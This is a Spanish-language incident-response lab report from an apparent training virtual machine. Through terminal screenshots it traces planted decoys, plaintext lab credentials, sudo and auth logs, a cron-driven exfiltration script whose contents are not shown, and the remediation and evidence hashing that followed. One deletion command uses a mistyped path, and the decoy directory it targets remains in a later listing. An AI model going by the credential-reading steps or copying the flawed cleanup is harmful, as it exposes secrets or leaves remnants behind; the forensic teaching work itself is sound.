
/home/reports:
total 44
drwxr-xr-x 3 reports reports 4096 Jun 23 2025 .
drwxr-xr-x 5 root root 4096 Jun 23 2025 ..
-rw-r--r-- 1 reports reports 129 Jun 23 2025 backup.log
-rw-r--r-- 1 reports reports 120 Jun 23 2025 .bash_history
-rw-r--r-- 1 reports reports 220 Jun 21 2025 .bash_logout
-rw-r--r-- 1 reports reports 3771 Jun 21 2025 .bashrc
drwxr-xr-x 2 reports reports 4096 Jun 23 2025 .cache
-rw-r--r-- 1 reports reports 139 Jun 23 2025 chat.txt
-rw-r--r-- 1 reports reports 270 Jun 23 2025 install.sh
-rw-r--r-- 1 root root 74 Jun 23 2025 .note
-rw-r--r-- 1 reports reports 807 Jun 21 2025 .profile
sysadmin@4geeks-server:~$ sudo crontab -u hacker -l
[sudo] password for sysadmin:
no crontab for hacker
sysadmin@4geeks-server:~$ sudo crontab -u reports -l
no crontab for reports
sysadmin@4geeks-server:~$
```

Figura 4. Directorios personales de hacker y reports; se observan los señuelos y la propiedad root del archivo .note dentro del home de reports.

```
4geeks-server-lab (00-Estado-Inicial) [Running] - Oracle VirtualBox
File Machine View Input Devices Help


sysadmin@4geeks-server:~$ ls -la /opt/.archive
total 12
drwxr-xr-x 2 root root 4096 Jun 23 2025 .
drwxr-xr-x 4 root root 4096 Jun 23 2025 ..
-rw-r--r-- 1 root root 19 Jun 23 2025 credentials.txt
sysadmin@4geeks-server:~$ cat /opt/.archive/credentials.txt
reports:reports123
sysadmin@4geeks-server:~$ ls /las
ls: cannot access '/las': No such file or directory
sysadmin@4geeks-server:~$ ls -la /tmp/.temp/
ls: cannot access '/tmp/.temp/': No such file or directory
sysadmin@4geeks-server:~$ stat /etc/shadow
  File: /etc/shadow
  Size: 1409      Blocks: 8          IO Block: 4096   regular file
Device: 802h/2050d Inode: 788026    Links: 1
Access: (0640/-rw-r-----)  Uid: (  0/   root)   Gid: ( 42/  shadow)
Access: 2026-07-27 20:42:54.431999739 +0000
Modify: 2025-06-23 15:03:53.012031526 +0000
Change: 2025-06-23 15:03:53.044031527 +0000
 Birth: -
sysadmin@4geeks-server:~$
```

Figura 5. Credenciales en texto plano reports:reports123 en /opt/.archive y stat de /etc/shadow.



```
(uid=0)
Jun 21 20:22:32 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 23 12:58:34 4geeks-server sudo: sysadmin : TTY=ttty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/apt-key add -
Jun 23 12:58:34 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin
(uid=0)
Jun 23 12:58:34 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 23 13:00:38 4geeks-server sudo: sysadmin : TTY=ttty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/tee /etc/apt/keys/wazuh.gpg
Jun 23 13:00:38 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin
(uid=0)
Jun 23 13:00:38 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 23 13:01:58 4geeks-server sudo: sysadmin : TTY=ttty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/mkdir /etc/apt/keys
Jun 23 13:01:58 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin
(uid=0)
Jun 23 13:01:58 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 23 13:02:09 4geeks-server sudo: sysadmin : TTY=ttty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/tee /etc/apt/keys/wazuh.gpg
Jun 23 13:02:09 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin
(uid=0)
Jun 23 13:02:09 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 23 13:04:52 4geeks-server sudo: sysadmin : TTY=ttty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/tee /etc/apt/sources.list.d/wazuh.list
Jun 23 13:04:52 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin
(uid=0)
Jun 23 13:04:52 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 23 13:05:12 4geeks-server sudo: sysadmin : TTY=ttty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/apt update
Jun 23 13:05:12 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin
(uid=0)
Jun 23 13:05:16 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 23 13:05:44 4geeks-server sudo: sysadmin : TTY=ttty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/apt update
Jun 23 13:05:44 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin
(uid=0)
:-
```


Figura 6. *auth.log del 21 de junio: fallo de root desde 192.168.1.50 seguido, 27 segundos después, del acceso exitoso de sysadmin desde la misma dirección.*



```
(uid=0)
Jun 23 14:07:19 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 23 14:09:01 4geeks-server sudo: sysadmin : TTY=ttty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/mkdir -p /opt/archive
Jun 23 14:09:01 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin
(uid=0)
Jun 23 14:09:01 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 23 14:09:58 4geeks-server sudo: sysadmin : TTY=ttty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/tee /opt/archive/credentials.txt
Jun 23 14:09:58 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin
(uid=0)
Jun 23 14:09:58 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 23 14:10:41 4geeks-server sudo: sysadmin : TTY=ttty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/chmod 644 /opt/archive/credentials.txt
Jun 23 14:10:41 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin
(uid=0)
Jun 23 14:10:41 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 23 14:12:12 4geeks-server sudo: sysadmin : TTY=ttty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/tee /home/reports/.bash_history
Jun 23 14:12:12 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin
(uid=0)
Jun 23 14:12:12 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 23 14:13:00 4geeks-server sudo: sysadmin : TTY=ttty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/chown reports:reports /home/reports/.bash_history
Jun 23 14:13:00 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin
(uid=0)
Jun 23 14:13:00 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 23 14:18:18 4geeks-server sudo: sysadmin : TTY=ttty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/tee -a /home/reports/.bash_history
Jun 23 14:18:18 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin
(uid=0)
Jun 23 14:18:18 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 23 14:18:50 4geeks-server sudo: sysadmin : TTY=ttty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/tee -a /home/reports/.bash_history
Jun 23 14:18:50 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin
(uid=0)
:-
```

Figura 7. *Registro de sesiones sudo: primera tanda de fabricación de señuelos (14:07–14:18 del 23 de junio).*

Figura 9. *Historial de sysadmin: iniciado con `rm ~/.bash_history`, conserva el guion completo de la fabricación reescrito al cerrar la sesión.*



```
4geeks-server-lab (00-Estado-Inicial) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

echo "chmod +x install.sh" | sudo tee -a /home/reports/.bash_history
echo "/install.sh" | sudo tee -a /home/reports/.bash_history
echo "nano backup.log" | sudo tee -a /home/reports/.bash_history
sudo chown reports:reports /home/reports/.bash_history
sudo touch /home/reports/install.sh
sudo nano /home/reports/install.sh
sudo touch /home/reports/backup.log
sudo nano /home/reports/backup.log
sudo chown reports:reports /home/reports/install.sh /home/reports/backup.log
ls
pwd
sudo nano /home/reports/chat.txt
sudo chown reports:reports /home/reports/chat.txt
exit
cat /var/backups/.logs/creds.txt
sudo mkdir -p /var/backups/.logs
echo "reports:reports123" | sudo tee /var/backups/.logs/creds.txt
sudo chmod 644 /var/backups/.logs/creds.txt
echo "cat /var/backups/.logs/creds.txt" | sudo tee -a /home/sysadmin/.bash_history
sysadmin@4geeks-server:~$ stat /etc/cron.d/sys-maintenance /usr/local/bin/backup2.sh
  File: /etc/cron.d/sys-maintenance
  Size: 44          Blocks: 0          IO Block: 4096   regular file
Device: 802h/2050d Inode: 788265      Links: 1
Access: (0644/-rw-r--r--)  Uid: (  0/   root)   Gid: (  0/   root)
Access: 2026-07-27 20:42:54.243999743 +0000
Modify: 2025-06-23 15:08:58.436041841 +0000
Change: 2025-06-23 15:08:58.436041841 +0000
 Birth: -
  File: /usr/local/bin/backup2.sh
  Size: 125         Blocks: 0          IO Block: 4096   regular file
Device: 802h/2050d Inode: 545254      Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (  0/   root)   Gid: (  0/   root)
Access: 2026-07-23 22:00:01.659883616 +0000
Modify: 2025-06-23 15:06:49.008037470 +0000
Change: 2025-06-23 15:07:19.144038488 +0000
 Birth: -
sysadmin@4geeks-server:~$ _
```

Figura 10. *Metadatos stat: modificación de sys-maintenance (15:08:58) y backup2.sh (15:06:49), dentro de la ventana ciega de la shell de root.*

```
sysadmin@4geeks-server:~$ ss -tuln
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
udp UNCONN 0 0 127.0.0.53:53 0.0.0.0:*
udp UNCONN 0 0 192.168.1.12:68 0.0.0.0:*
udp UNCONN 0 0 [fe80::a00:27ff:fe12:7a72]:546 [::]:*
tcp LISTEN 0 4096 127.0.0.53:53 0.0.0.0:*
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
tcp LISTEN 0 511 *:80 *:*
tcp LISTEN 0 32 *:21 *:*
tcp LISTEN 0 128 [::]:22 [::]:*
```

Figura 11. Conexiones de red (ss -tuln): solo puertos de servicio esperados (22, 80, 21, 53), sin canales anómalos.

```
sysadmin@4geeks-server:~$ ls -la /usr/local/bin/
total 12
drwxr-xr-x 2 root root 4096 Jun 23 2025 .
drwxr-xr-x 10 root root 4096 Mar 14 2023 ..
-rwxr-xr-x 1 root root 125 Jun 23 2025 backup2.sh
sysadmin@4geeks-server:~$ find /opt -type f -iname "*.sh"
/opt/scripts/logrotate.sh
sysadmin@4geeks-server:~$ cat /etc/rc.local
cat: /etc/rc.local: No such file or directory
sysadmin@4geeks-server:~$
```

Figura 12. Ausencia de persistencia adicional: /usr/local/bin solo contiene backup2.sh y no existe /etc/rc.local.

```
4geeks-server-lab (00-Estado-Inicial) [Running] - Oracle VirtualBox
File Machine View Input Devices Help


cat: /etc/rc.local: No such file or directory
sysadmin@4geeks-server:~$ systemctl list-units --type=service --state=running
UNIT                                LOAD    ACTIVE SUB    DESCRIPTION
accounts-daemon.service            loaded active running Accounts Service
apache2.service                    loaded active running The Apache HTTP Server
atd.service                         loaded active running Deferred execution scheduler
cron.service                       loaded active running Regular background program processing daemon
dbus.service                       loaded active running D-Bus System Message Bus
fwupd.service                      loaded active running Firmware update daemon
getty@tty1.service                 loaded active running Getty on tty1
irqbalance.service                loaded active running irqbalance daemon
ModemManager.service               loaded active running Modem Manager
multipathd.service                 loaded active running Device-Mapper Multipath Device Controller
networkd-dispatcher.service         loaded active running Dispatcher daemon for systemd-networkd
polkit.service                     loaded active running Authorization Manager
rsyslog.service                    loaded active running System Logging Service
snapd.service                      loaded active running Snap Daemon
ssh.service                        loaded active running OpenBSD Secure Shell server
systemd-journald.service            loaded active running Journal Service
systemd-logind.service              loaded active running Login Service
systemd-networkd.service            loaded active running Network Service
systemd-resolved.service            loaded active running Network Name Resolution
systemd-timesyncd.service           loaded active running Network Time Synchronization
systemd-udevd.service               loaded active running udev Kernel Device Manager
udisks2.service                    loaded active running Disk Manager
unattended-upgrades.service         loaded active running Unattended Upgrades Shutdown
upower.service                     loaded active running Daemon for power management
user@1000.service                  loaded active running User Manager for UID 1000
vsftpd.service                     loaded active running vsftpd FTP server
wazuh-agent.service                loaded active running Wazuh agent

LOAD    = Reflects whether the unit definition was properly loaded.
ACTIVE   = The high-level unit activation state, i.e. generalization of SUB.
SUB      = The low-level unit activation state, values depend on unit type.

27 loaded units listed.
sysadmin@4geeks-server:~$ _
```

Figura 13. *Servicios activos del sistema: conjunto coherente con una instalación estándar, sin servicios inesperados.*


8.2 Fase 2 — Remediación



```
4geeks-server-lab (00-Estado-Inicial) [Running] - Oracle VirtualBox
File Machine View Input Devices Help

sysadmin@4geeks-server:~$ sudo mkdir -p /root/evidencia-incidente
sysadmin@4geeks-server:~$ sudo cp /etc/cron.d/sys-maintenance /usr/local/bin/backup2.sh /root/evidencia-incidente/
sysadmin@4geeks-server:~$ sudo ls -la /root/evidencia-incidente/
ls: cannot access '/root/evidencia-incidente/': No such file or directory
sysadmin@4geeks-server:~$ sudo ls -la /root/evidencia-incidente/
total 16
drwxr-xr-x 2 root root 4096 Jul 30 00:19 .
drwx----- 6 root root 4096 Jul 30 00:18 ..
-rwxr-xr-x 1 root root 125 Jul 30 00:19 backup2.sh
-rw-r--r-- 1 root root 44 Jul 30 00:19 sys-maintenance
sysadmin@4geeks-server:~$ sudo sha256sum /root/evidencia-incidente/sys-maintenance /root/evidencia-incidente/backup2.sh
7e7bc08fadb30b48d276377abeb1da24c7c09d8866b4614db022cd18ee4286a6 /root/evidencia-incidente/sys-maintenance
f679152f3b3dcea39f0df7037cd28028b353473ae1de6706c2be78d3455aa969 /root/evidencia-incidente/backup2.sh
sysadmin@4geeks-server:~$ _
```

Figura 14. *Preservación con hash SHA-256 del cronjob y del script de exfiltración antes de su eliminación.*



```
4geeks-server-lab (00-Estado-Inicial) [Running] - Oracle VirtualBox
File Machine View Input Devices Help

sysadmin@4geeks-server:~$ sudo rm /etc/cron.d/sys-maintenance
sysadmin@4geeks-server:~$ sudo rm /usr/local/bin/backup2.sh
sysadmin@4geeks-server:~$ sudo ls -la /etc/cron.d/ /usr/local/bin/
/etc/cron.d/:
total 24
drwxr-xr-x 2 root root 4096 Jul 30 00:23 .
drwxr-xr-x 100 root root 4096 Jun 23 2025 ..
-rw-r--r-- 1 root root 201 Feb 14 2020 e2scrub_all
-rw-r--r-- 1 root root 41 Jun 21 2025 logrotate
-rw-r--r-- 1 root root 102 Feb 13 2020 .placeholder
-rw-r--r-- 1 root root 190 Mar 14 2023 popularity-contest

/usr/local/bin/:
total 0
drwxr-xr-x 2 root root 4096 Jul 30 00:23 .
drwxr-xr-x 10 root root 4096 Mar 14 2023 ..
sysadmin@4geeks-server:~$
```

Figura 15. *Eliminación del cronjob y de backup2.sh, con verificación de su ausencia.*

```
4geeks-server-lab (00-Estado-Inicial) [Running] - Oracle VirtualBox
File Machine View Input Devices Help


-rwxr-xr-x 1 root root 3771 Jul 31 22:51 .bashrc
drwxr-xr-x 2 root root 4096 Jul 31 22:51 .cache
-rwxr-xr-x 1 root root 139 Jul 31 22:51 chat.txt
-rwxr-xr-x 1 root root 270 Jul 31 22:51 install.sh
-rwxr-xr-x 1 root root 74 Jul 31 22:51 .note
-rwxr-xr-x 1 root root 807 Jul 31 22:51 .profile
sysadmin@4geeks-server:~$ sudo find /root/evidencia-incidente/credentials-archive.txt /root/evidencia-incidente/creds-varbackups.txt
/root/evidencia-incidente/credentials-archive.txt
/root/evidencia-incidente/creds-varbackups.txt
sysadmin@4geeks-server:~$ sudo find /root/evidencia-incidente/home-reports/ -type f -exec sha256sum {} +
98cbfd3e0fcd472efe570cfd4038f1d5c9b746e1b82caf6ab17161eb4ecf522b /root/evidencia-incidente/home-reports/backup.log
26882b79471c25f945c970f823d8ce29d54e9d5eedcd2884f88affa84a18f56 /root/evidencia-incidente/home-reports/.bash_logout
28b4a453b68dde64f814e94bab14ee651f4f162e15dd9920490aa1d49f05d2a4 /root/evidencia-incidente/home-reports/.profile
46d4ea4984767a0b8f053853a30f7a45db4ea67750f03f92caea1f5f2d328cc2 /root/evidencia-incidente/home-reports/.bash_history
35e1f36e9a5ff5b5b35996c6056eb7126f5f72e728be12f62953167cdf1212 /root/evidencia-incidente/home-reports/chat.txt
6fa8e16e79e9d5ce9c2f70d35e3d115f045e585d157427a0b69a15abb6b7d65b /root/evidencia-incidente/home-reports/.note
e7ceeb03d38bbcb37ee88aab2e380a01743ce58ef99b6ae388d3aa1cb7b422f9 /root/evidencia-incidente/home-reports/install.sh
342099da4dd28c394d3f8782d90d7465cb2eaa61193f8f978d6918261cb9bb8 /root/evidencia-incidente/home-reports/.bashrc
e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855 /root/evidencia-incidente/home-reports/.cache/motd.legal-displayed
sysadmin@4geeks-server:~$ sudo sha256sum /root/evidencia-incidente/credentials-archive.txt /root/evidencia-incidente/creds-varbackups.txt
24bfa4c456357751c808f1df22fb349e6cc7f8e821f2af605b27cc0b0d69268e /root/evidencia-incidente/credentials-archive.txt
24bfa4c456357751c808f1df22fb349e6cc7f8e821f2af605b27cc0b0d69268e /root/evidencia-incidente/creds-varbackups.txt
sysadmin@4geeks-server:~$ _
```

Figura 16. *Preservación con hash del home de reports; las dos copias de credenciales arrojan el mismo hash, probando que eran duplicados idénticos.*

```
4geeks-server-lab (00-Estado-Inicial) [Running] - Oracle VirtualBox
File Machine View Input Devices Help


sysadmin@4geeks-server:~$ sudo userdel -r reports
userdel: reports mail spool (/var/mail/reports) not found
sysadmin@4geeks-server:~$ sudo rm -rf /opt/.archive
sysadmin@4geeks-server:~$ sudo rm -rf /var/backup/.logs
sysadmin@4geeks-server:~$ ls -la /home/
total 12
drwxr-xr-x 3 root root 4096 Jul 31 23:12 .
drwxr-xr-x 19 root root 4096 Jun 21 2025 ..
drwxr-xr-x 6 sysadmin sysadmin 4096 Jul 29 22:48 sysadmin
sysadmin@4geeks-server:~$ sudo ls -la /opt/
total 12
drwxr-xr-x 3 root root 4096 Jul 31 23:13 .
drwxr-xr-x 19 root root 4096 Jun 21 2025 ..
drwxr-xr-x 2 root root 4096 Jun 21 2025 scripts
sysadmin@4geeks-server:~$ sudo ls -la /var/backups/
total 48
drwxr-xr-x 3 root root 4096 Jul 27 21:01 .
drwxr-xr-x 15 root root 4096 Jun 23 2025 ..
-rwxr-xr-x 1 root root 35939 Jun 23 2025 apt.extended_states.0
drwxr-xr-x 2 root root 4096 Jun 23 2025 .logs
sysadmin@4geeks-server:~$ _
```

Figura 17. *Eliminación de la cuenta reports y de los directorios de señuelos.*



```
sysadmin@4geeks-server:~$ sudo userdel -r reports
userdel: reports mail spool (/var/mail/reports) not found
sysadmin@4geeks-server:~$ sudo rm -rf /opt/.archive
sysadmin@4geeks-server:~$ sudo rm -rf /var/backup/.logs
sysadmin@4geeks-server:~$ ls -la /home/
total 12
drwxr-xr-x 3 root root 4096 Jul 31 23:12 .
drwxr-xr-x 19 root root 4096 Jun 21 2025 ..
drwxr-xr-x 6 sysadmin sysadmin 4096 Jul 29 22:48 sysadmin
sysadmin@4geeks-server:~$ sudo ls -la /opt/
total 12
drwxr-xr-x 3 root root 4096 Jul 31 23:13 .
drwxr-xr-x 19 root root 4096 Jun 21 2025 ..
